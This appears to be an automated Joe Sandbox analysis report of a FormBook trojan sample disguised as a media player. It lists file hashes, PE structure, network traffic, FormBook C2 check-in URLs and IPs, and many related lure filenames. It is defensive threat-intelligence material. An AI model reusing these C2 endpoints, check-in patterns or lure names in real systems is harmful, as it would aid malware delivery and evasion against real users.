Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	w73FtMA4ZTl9NFm.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@4/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.4% (good quality ratio 16.5%) • Quality average: 70.1% • Quality standard deviation: 32.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

Time	Type	Description
10:38:36	API Interceptor	1x Sleep call for process: w73FtMA4ZTl9NFm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.212	MRQUolkoK7.exe	Get hash	malicious	Browse	• www.blazerplanning.com/8u3b/?o2=iN68aFPHs&9rwxC4Lh=JlLpmPAzMmQyvHQwr5UMVliwPWakpnfQ1/iZiKdXRC0gvSv7c7ocKU7ECD3d27LqzKr0tNAMaQ==
	Bank Details.xlsx	Get hash	malicious	Browse	• www.thesixteenthround.net/aqu2/?NP=s0A+R2zuZA1+LPHAc9M/AmUzyN8aP2GBLv9J4fG53S1jdbvs3uSd9usyNyOEpwpEqUbLdg==&Yzrt=nN6d4T
	New order.exe	Get hash	malicious	Browse	• www.milestonesrls.online/n30n/?GdIH=4/VSTdRgjoHrn+qSdMCKVXShlJLaSm84jLgodp9buoZ+qe3slXHJ+FG3aXuYEDG1TdkG&Ajn=6lNDphQHVxzXvzn0
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• www.bakoroast.coffee/g7b/?Bzu=X+rBV3VeTRPsG/liwPgAjJR7FEhfgRdscRWTA3Iua2yUCn27Cctf8aE4Tun6k6kIXyXe&Rxo=M6hD4jnx_05t
	INV-210318L.exe	Get hash	malicious	Browse	• www.owe.pink/vsk9/?EvI=CR-0dB&YV805PL=lPye3ad5VliS0kw2YotKykUI/f06ulyVlr48O2QWPrzqY2uuE1iv1/UVrBfqkmRpTwF2mwsV5g==
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?rN=d8VD7828W8N&CR=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxb9s6RBL4M
	PO# 4510175687.exe	Get hash	malicious	Browse	• www.owe.pink/vsk9/?I6A=lPye3ad5VliS0kw2YotKykUI/f06ulyVlr48O2QWPrzqY2uuE1iv1/UVrCzQnn9SQHkn&ofutZl=xVMtGJhp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LrJiu5vv1t.exe	Get hash	malicious	Browse	• www.ifdca.com/m0rc/?9rspeh=lbR5C4q/Bs6c3SKeepmv0Da9hIgPOrZf3Ut381rRSdXn0224bmGUGa2i5otESCz2qCMY&Ppd=_6g8CdsPd2MHu
	1nmYiiE0nY.exe	Get hash	malicious	Browse	• www.topleveselsealcoating.net/njo/?CZ=8pBxZbI&w2=mxuHlFV7ZpSkuYg6Lcwsp6DcsuxeedOYcKnp3vLhruQtfiblvIYsgHAA5V0E6fjYQA2BXcpyvw==
	KK7wD2vDmF.exe	Get hash	malicious	Browse	• www.topleveselsealcoating.net/njo/?nRYxC8=mxuHlFV7ZpSkuYg6Lcwsp6DcsuxeedOYcKnp3vLhruQtfiblvIYsgHAA5WYUmu/jX1fQ&Lh38=ZTdtG87X0j
	PO 213409701.xlsx	Get hash	malicious	Browse	• www.304shaughnessygreen.info/oean/?rFQt=d8/ljYFal4PMYfvauWUnApMkbVV7hvzPIdajggbW2e5rOGYmCrO1nFh35A2MgOnQN9VHwA==&rF=9rbPKz
	SAMSUNG C&T UPCOMING PROJECTS19-MP.exe.exe	Get hash	malicious	Browse	• www.marcellelizabeth.life/cdl/?Mfg=M/zpEzS8W9oCflylLsSUMmJUovgo5PqMMB6b2NznY4m/oZHGIJjoAjEmtsxcvBVMY/Td&uVxpj=ojO0dJYX1B
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• www.angermgmtathome.com/kio8/?9rj0DvY=e6NOpdhu6GIIdtRIIRGR8dBI9mtGur58S+UqNMdGsY3OVbM2U6HgcHgaHwr7dyfFZUjr&v4=Ch6Lm
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• www.marcellelizabeth.life/cdl/?Et08qv=M/zpEzS8W9oCflylLsSUMmJUovgo5PqMMB6b2NznY4m/oZHGIJjoAjEmtsxcvBVMY/Td&uXK=hpgd6NmPQLRDNXK

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_1107.EXE	Get hash	malicious	Browse	• www.inifinityapps.net/bf3/?DXOX-=swuzFfgzYDLB3Bi4piS9eAlbkrlhpvPYJEwernceI/wmg54lN6WJu/MxY2tl0Dh/A+Qh&KzuH=XPjDi0j0G
	Bank details.exe	Get hash	malicious	Browse	• www.nuevasantatecla.com/ehxh/?DVBh=2SjzOZmHZnnKS6lUkurSin0GpOD0orQTIR1dgfvJrCJBvqRU2lp5oKty/puKetsuF8gN&1b0hlT=gvRpjb_Xgb6xvP
	in.exe	Get hash	malicious	Browse	• www.seak.xyz/uds2/?Y4spQFW=vlE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpunyQx1XamxAZm7X6xg==&Ezu=VTChCL_ht2spUrl
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.nmsu.red/qef6/?D0G=dK6pc5Oo00TZ1lrwhWBq4bcwDNmrs3+St52Ej8uVu8gxg21O2w9JytjpowhKGLTyrptJ&Q2J=fjlpdDePPPndHZ
	SecuriteInfo.com.Heur.16160.xls	Get hash	malicious	Browse	• www.amionyoutube.com/p2he/?cF=xs0ZKR14962ZgwK/QWp0JFwCibQKs8mKtb995OflH30hWAUvABOJR7m/kpvGi8TCnZzAYQ==&SBZ=epg8b
	n41pVXkYCe.exe	Get hash	malicious	Browse	• www.swavhca.com/jskg/?8pJPDtoX=d8LPYq+5Arayfm1vXo3Q9MeTj0bruQyaWpvdMQHKTdQ1FO0+Z34o/nFcLA/t2X2IEXB72feptg==&CvL0=inCTmHzH

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.54.117.218
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 198.54.117.212
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 198.54.117.218
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 198.54.117.218

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	register.jpg.dll	Get hash	malicious	Browse	• 198.54.117.217
	24032130395451.pdf .exe	Get hash	malicious	Browse	• 198.54.117.218
	PO17439.exe	Get hash	malicious	Browse	• 198.54.117.215
	pdf Re revised PI 900tons.exe	Get hash	malicious	Browse	• 198.54.117.216
	YJgdGYWCni.exe	Get hash	malicious	Browse	• 198.54.117.211
	Passport_ID_jpg.exe	Get hash	malicious	Browse	• 198.54.117.211
	Taekwang Quote - 210421_001.exe	Get hash	malicious	Browse	• 198.54.117.211
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• 198.54.117.218
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 198.54.117.218
	1400000004-arrival.exe	Get hash	malicious	Browse	• 198.54.117.211
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.54.117.217
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.54.117.216
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO#293701 pdf.exe	Get hash	malicious	Browse	• 198.54.117.217

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	Synchronoss Payment.html	Get hash	malicious	Browse	• 199.192.16.144
	PO KV18RE001-A5193.doc	Get hash	malicious	Browse	• 198.54.122.60
	Receipt 309210k.exe	Get hash	malicious	Browse	• 199.193.7.228
	FROCH ENTERPRISE PROFILE.doc	Get hash	malicious	Browse	• 198.54.122.60
	purchase order.doc	Get hash	malicious	Browse	• 198.54.122.60
	LAjei2S8bg.exe	Get hash	malicious	Browse	• 198.54.122.60
	QEpa8OLm9Z.exe	Get hash	malicious	Browse	• 198.54.122.60
	calvary petroleum.doc	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.PackedNET.405.1325.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO#453882.exe	Get hash	malicious	Browse	• 199.193.7.228
	customer request.exe	Get hash	malicious	Browse	• 198.54.126.165
	PO #4568.exe	Get hash	malicious	Browse	• 162.0.229.222
	DHL_document11022020680908911.doc.exe	Get hash	malicious	Browse	• 198.54.122.60
	Sidertaglio PO_20210305.doc	Get hash	malicious	Browse	• 198.54.122.60
	WORK 152021.exe	Get hash	malicious	Browse	• 68.65.120.142
	WORK 152021.exe	Get hash	malicious	Browse	• 68.65.120.142
	WORK 152021.exe	Get hash	malicious	Browse	• 68.65.120.142
	6cL8n8lldi.exe	Get hash	malicious	Browse	• 198.54.122.60
	Import shipment.exe	Get hash	malicious	Browse	• 198.54.126.165
	DHL_document11022020680908911.doc.exe	Get hash	malicious	Browse	• 198.54.122.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\w73FtMA4ZTl9NFm.exe.log

Process:	C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\w73FtMA4ZTl9NFm.exe.log	
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.920484439171507
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	w73FtMA4ZTl9NFm.exe
File size:	780800
MD5:	ff44bfe6955f4d11f915b4a0b818fc7c
SHA1:	3e094caff011346ad02aeafcb5769a519cf10dc0
SHA256:	929fd55e632471f4f35295e574c6814a3de9662398b7a606e352ecba9c52de7e
SHA512:	f4ee80c0bb0bae5532b880ffa704d8d99f06c0c6b3699b95be3e802347345b7cc62251ff16a0a1023303a1a72f987d39be271579652c0364485a82e7e2ab649d
SSDEEP:	12288:HTbGgj7huimS1wg0s/1wrLG1TvYmZVaIEjAYlwidyEggqEWMseF4YhY/bWGJdM5M:Hb9P06wrS1ketEjAY2C8xC4V/bJdcM
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...L..`.....P.....N.....z.... .....@.. .....@.....@.....

File Icon

Icon Hash:	7a983a6cc2d65e0e

Static PE Info

General

Entrypoint:	0x4bb87a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x608FBD4C [Mon May 3 09:07:24 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

General

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbb828	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbc000	0x4a8c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb9880	0xb9a00	False	0.939983164983	data	7.93272076919	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbc000	0x4a8c	0x4c00	False	0.651521381579	data	6.39470058474	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xbc190	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0xbc5f8	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4293585643, next used block 4292993507		
RT_ICON	0xbd6a0	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4290757309, next used block 4291283139		
RT_GROUP_ICON	0xbfc48	0x30	data		
RT_VERSION	0xbfc78	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0xc0004	0xa85	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	ImporterCallback.exe
FileVersion	1.0.1.35
CompanyName	Unguest
LegalTrademarks	Unguest
Comments	A light media player
ProductName	LightWatch
ProductVersion	1.0.1.35
FileDescription	LightWatch
OriginalFilename	ImporterCallback.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-10:40:43.817012	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	64.190.62.111
05/04/21-10:40:43.817012	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	64.190.62.111
05/04/21-10:40:43.817012	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	64.190.62.111

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:40:00.514503002 CEST	49722	80	192.168.2.7	198.54.117.212
May 4, 2021 10:40:00.703320026 CEST	80	49722	198.54.117.212	192.168.2.7
May 4, 2021 10:40:00.703558922 CEST	49722	80	192.168.2.7	198.54.117.212
May 4, 2021 10:40:00.703862906 CEST	49722	80	192.168.2.7	198.54.117.212
May 4, 2021 10:40:00.891145945 CEST	80	49722	198.54.117.212	192.168.2.7
May 4, 2021 10:40:00.891181946 CEST	80	49722	198.54.117.212	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:38:27.274251938 CEST	61952	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:27.337181091 CEST	53	61952	8.8.8.8	192.168.2.7
May 4, 2021 10:38:27.571257114 CEST	56217	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:27.631792068 CEST	53	56217	8.8.8.8	192.168.2.7
May 4, 2021 10:38:27.886861086 CEST	63354	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:27.944113970 CEST	53	63354	8.8.8.8	192.168.2.7
May 4, 2021 10:38:30.188781977 CEST	53129	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:30.245868921 CEST	53	53129	8.8.8.8	192.168.2.7
May 4, 2021 10:38:30.808514118 CEST	62452	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:30.860119104 CEST	53	62452	8.8.8.8	192.168.2.7
May 4, 2021 10:38:32.994235039 CEST	57820	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:33.042834044 CEST	53	57820	8.8.8.8	192.168.2.7
May 4, 2021 10:38:33.132281065 CEST	50848	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:33.190620899 CEST	53	50848	8.8.8.8	192.168.2.7
May 4, 2021 10:38:33.974492073 CEST	61242	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:34.025893927 CEST	53	61242	8.8.8.8	192.168.2.7
May 4, 2021 10:38:34.923136950 CEST	58562	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:34.971805096 CEST	53	58562	8.8.8.8	192.168.2.7
May 4, 2021 10:38:36.600840092 CEST	56590	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:36.654328108 CEST	53	56590	8.8.8.8	192.168.2.7
May 4, 2021 10:38:37.921310902 CEST	60501	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:37.969991922 CEST	53	60501	8.8.8.8	192.168.2.7
May 4, 2021 10:38:43.196417093 CEST	53775	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:43.245058060 CEST	53	53775	8.8.8.8	192.168.2.7
May 4, 2021 10:38:44.969916105 CEST	51837	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:45.021517992 CEST	53	51837	8.8.8.8	192.168.2.7
May 4, 2021 10:38:46.549330950 CEST	55411	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:46.598040104 CEST	53	55411	8.8.8.8	192.168.2.7
May 4, 2021 10:38:48.739810944 CEST	63668	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:48.788449049 CEST	53	63668	8.8.8.8	192.168.2.7
May 4, 2021 10:38:49.571690083 CEST	54640	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:49.620564938 CEST	53	54640	8.8.8.8	192.168.2.7
May 4, 2021 10:38:49.772192955 CEST	58739	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:49.835701942 CEST	53	58739	8.8.8.8	192.168.2.7
May 4, 2021 10:38:51.379019022 CEST	60338	53	192.168.2.7	8.8.8.8

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:38:51.430614948 CEST	53	60338	8.8.8.8	192.168.2.7
May 4, 2021 10:38:52.055027962 CEST	58717	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:52.118779898 CEST	53	58717	8.8.8.8	192.168.2.7
May 4, 2021 10:38:53.719346046 CEST	59762	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:53.768022060 CEST	53	59762	8.8.8.8	192.168.2.7
May 4, 2021 10:38:54.630981922 CEST	54329	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:54.679784060 CEST	53	54329	8.8.8.8	192.168.2.7
May 4, 2021 10:38:55.575962067 CEST	58052	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:55.624779940 CEST	53	58052	8.8.8.8	192.168.2.7
May 4, 2021 10:38:56.812608004 CEST	54008	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:56.862864971 CEST	53	54008	8.8.8.8	192.168.2.7
May 4, 2021 10:38:57.858282089 CEST	59451	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:57.907332897 CEST	53	59451	8.8.8.8	192.168.2.7
May 4, 2021 10:38:58.964731932 CEST	52914	53	192.168.2.7	8.8.8.8
May 4, 2021 10:38:59.016282082 CEST	53	52914	8.8.8.8	192.168.2.7
May 4, 2021 10:38:59.960361004 CEST	64569	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:00.012146950 CEST	53	64569	8.8.8.8	192.168.2.7
May 4, 2021 10:39:01.240840912 CEST	52816	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:01.289551973 CEST	53	52816	8.8.8.8	192.168.2.7
May 4, 2021 10:39:02.224230051 CEST	50781	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:02.272746086 CEST	53	50781	8.8.8.8	192.168.2.7
May 4, 2021 10:39:03.422473907 CEST	54230	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:03.471215963 CEST	53	54230	8.8.8.8	192.168.2.7
May 4, 2021 10:39:20.582250118 CEST	54911	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:20.640160084 CEST	53	54911	8.8.8.8	192.168.2.7
May 4, 2021 10:39:21.671339989 CEST	49958	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:21.720258951 CEST	53	49958	8.8.8.8	192.168.2.7
May 4, 2021 10:39:39.998779058 CEST	50860	53	192.168.2.7	8.8.8.8
May 4, 2021 10:39:40.085185051 CEST	53	50860	8.8.8.8	192.168.2.7
May 4, 2021 10:40:00.440198898 CEST	50452	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:00.507975101 CEST	53	50452	8.8.8.8	192.168.2.7
May 4, 2021 10:40:09.431843042 CEST	59730	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:09.480675936 CEST	53	59730	8.8.8.8	192.168.2.7
May 4, 2021 10:40:18.946024895 CEST	59310	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:19.006849051 CEST	53	59310	8.8.8.8	192.168.2.7
May 4, 2021 10:40:41.468286037 CEST	51919	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:41.589045048 CEST	53	51919	8.8.8.8	192.168.2.7
May 4, 2021 10:40:42.181191921 CEST	64296	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:42.238903046 CEST	53	64296	8.8.8.8	192.168.2.7
May 4, 2021 10:40:42.759850979 CEST	56680	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:42.858141899 CEST	53	56680	8.8.8.8	192.168.2.7
May 4, 2021 10:40:43.388113022 CEST	58820	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:43.445198059 CEST	53	58820	8.8.8.8	192.168.2.7
May 4, 2021 10:40:43.695204020 CEST	60983	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:43.769695997 CEST	53	60983	8.8.8.8	192.168.2.7
May 4, 2021 10:40:43.953584909 CEST	49247	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:44.010737896 CEST	53	49247	8.8.8.8	192.168.2.7
May 4, 2021 10:40:44.489113092 CEST	52286	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:44.552871943 CEST	53	52286	8.8.8.8	192.168.2.7
May 4, 2021 10:40:44.943425894 CEST	56064	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:45.056649923 CEST	53	56064	8.8.8.8	192.168.2.7
May 4, 2021 10:40:45.637821913 CEST	63744	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:45.695066929 CEST	53	63744	8.8.8.8	192.168.2.7
May 4, 2021 10:40:46.349450111 CEST	61457	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:46.407898903 CEST	53	61457	8.8.8.8	192.168.2.7
May 4, 2021 10:40:46.989115000 CEST	58367	53	192.168.2.7	8.8.8.8
May 4, 2021 10:40:47.039330959 CEST	53	58367	8.8.8.8	192.168.2.7

DNS Queries

